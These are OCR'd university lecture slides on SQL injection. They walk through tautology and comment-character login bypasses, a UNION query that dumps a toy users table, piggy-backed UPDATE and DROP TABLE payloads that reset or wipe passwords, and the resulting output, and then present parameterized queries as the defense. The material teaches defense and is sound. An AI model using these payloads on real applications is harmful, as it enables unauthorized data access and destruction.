


MODULE 9 – SQL INJECTION

IT 207 – IT Programming

GEORGE MASON UNIVERSITY

Lecture Outline


- Overview of SQL injection
- Types of SQL injection
- Examples of SQL injection
- Preventive Measures for SQL Injection Attacks

SQL Injection Attack – How Serious is it?

- SQL injections are one of the most common attack vectors used by attackers
- In 2019, SQL injections (SQLi) represented nearly two-thirds of all web application attacks.
- A successful SQL injection attack can result in unauthorized access to sensitive data, such as: Passwords, Credit card details and/or Personal user information.
- SQL injection attacks have been used in many high-profile data breaches
  - Reputational damage and regulatory fines
  - Persistent backdoor into an organization's systems

What is SQL Injection?

- A SQL injection is a web application attack where the attacker “injects” SQL statements that manipulate or access application data.
- Using SQL injection, the attacker will be able view or/and change data that is not normally displayed or accessible.
- The attack can cause persistent changes to the application's content or behavior.
- The attack can be escalated to compromise the underlying server or other back-end infrastructure or even to launch a denial-of-service attacks.



https://portswigger.net/web-security/sql-injection


Types of SQL Injection

- In-band SQLi: data is extracted using the same channel that is used to inject the SQL code. This is the most straightforward kind of attack, in which the retrieved data is presented directly in the application web page.

- Out-of-Band: data is retrieved using a different channel (e.g.: an email with the results of the query is generated and sent to the tester).

- Inferential (Blind): there is no actual transfer of data, but the tester is able to reconstruct the information by sending particular requests and observing the resulting behavior of the website/DB Server.

SQL Injection Classification



Example of SQL Injection

- SQL injected code can take different forms
  - Tautologies (1 = 1)
  - Comment characters (--)
  - Union query
  - Piggy-backed queries
  - Illegal/incorrect queries

The main problem with SQL is that it mixes code with data

SAMPLE DATABASE

- Database composed of two tables

userID	userName	password
1	Alice	123456
2	Anne	234567
3	Bob	345678

LOGIN

userID	userphone	OrderID
1	(771) 243-8574	111
2	(295) 720-7882	222
3	(991) 425-0784	333

USERS

TAUTOLOGIES -1

- Inject code into condition statement(s) so they always evaluate to true.

```
Select * From Login where userName = '${user}' and password = '${pass}'
```

- Injecting 1=1 in the username or password to bypass the check and login

```
Select * From Login where userName ='Alice' or '1=1' and password =''
```

- The injected code retrieved the user's record

```
[{"userID":1,"userName":"Alice","password":"123456"}]
```

TAUTOLOGIES-2

- Inject code into condition statement(s) so they always evaluate to true.

```
Select * From Login where userName = '${user}' and password = '${pass}'
```

- Injecting 1=1 in the username or password to bypass the check and login

```
Select * From Login where userName ='' and password =' ' or '1=1'
```

- The injected code retrieved ALL records


```
[{"userID":1,"userName":"Alice","password":"123456"},
 {"userID":2,"userName":"Anne","password":"234567"},
 {"userID":3,"userName":"Bob","password":"345678"}]
```

COMMENT CHARACTERS

- Using the comment character to bypass part of the query

```
Select * From Login where userName = '${user}' and password = '${pass}'
```

  - Use standard comment characters '--'

```
Select * From Login where userName ='Alice' --'and password ='
```

  - Injected code bypassed the password check and retrieved the user's record

```
[{"userID":1,"userName":"Alice","password":"123456"}]
```

UNION QUERY

- Inject a second query using UNION

```
SELECT * FROM USERS WHERE userID ='${qs.id}'
```

- Inject another SQL command using UNION

```
localhost:3030/USERS?id=2 ' UNION SELECT * FROM LOGIN -- '
```

- The second SQL command retrieves the username field from Login table


```
[{"userID":2,"userphone":"(295) 720-7882","OrderID":"222"},

 {"userID":1,"userphone":"Alice","OrderID":"123456"},
 {"userID":2,"userphone":"Anne","OrderID":"234567"},
 {"userID":3,"userphone":"Bob","OrderID":"345678"}]
```

PIGGY-BACKED QUERIES – 1

- The attacker injects a second, distinct query

```
SELECT * FROM USERS WHERE userID ='${qs.id}'
```

- Inject an update query – '*multipleStatements*' option must be set

```
multipleStatements: true
```

```
localhost:3030/Users?id=2'; update login set password = '11111' where userName = 'Alice
```

```
[[{"userID":2,"userphone":"(295) 720-7882","OrderID":222}],
{"fieldCount":0,"affectedRows":1,"insertId":0,"info":"Rows matched: 1  Changed: 1  Warnings: 0",
"serverStatus":2,"warningStatus":0,"changedRows":1}]
```

- Password value has changed for user 'Alice'

userID	userName	password
1	Alice	11111
2	Anne	234567
3	Bob	345678

PIGGY-BACKED QUERIES – 2

- The attacker injects a second, distinct query

```
SELECT * FROM USERS WHERE userID ='${qs.id}'
```

- Inject an update query – '*multipleStatements*' option must be set

```
multipleStatements: true
```


```
localhost:3030/Users?id= 2'; update login set password = '' '
```


```
[[{"userID":2,"userphone":"(295) 720-7882","OrderID":222}],
{"fieldCount":0,"affectedRows":3,"insertId":0,"info":"Rows matched: 3  Changed: 3  Warnings: 0",
"serverStatus":34,"warningStatus":0,"changedRows":3}]
```


- Passwords for all users have been deleted

userID	userName	password
1	Alice	
2	Anne	
3	Bob	

The Bobby Tables Attack




```
SELECT * FROM Students WHERE name = Robert'); DROP TABLE Students;--';
```

The Students table was deleted

Preventive Measures for SQL Injection Attacks

- Input validation
- Using prepared statements (aka parameterized queries)
- Stored procedures
- Escape special characters

PARAMETERIZED QUERIES

- Parameterized queries separates the code from the user input
  - A '?' is used as a placeholder for the user input
  - The user input is passed separately to the database

```
Select * From Login where userName = '${user}' and password = '${pass}'
```

```
let sql1 = `Select * From Login where userName = ? and password = ?`;
let values = [loginObj.user, loginObj.pass];
```

```
db.query(sql1,values,(err, results, fields)=>{
```

SUMMARY

- SQL injections are one of the most common attack vectors used by attackers.
- SQL injection uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed.
- Using Parameterized queries is considered one of the preventive measures against SQL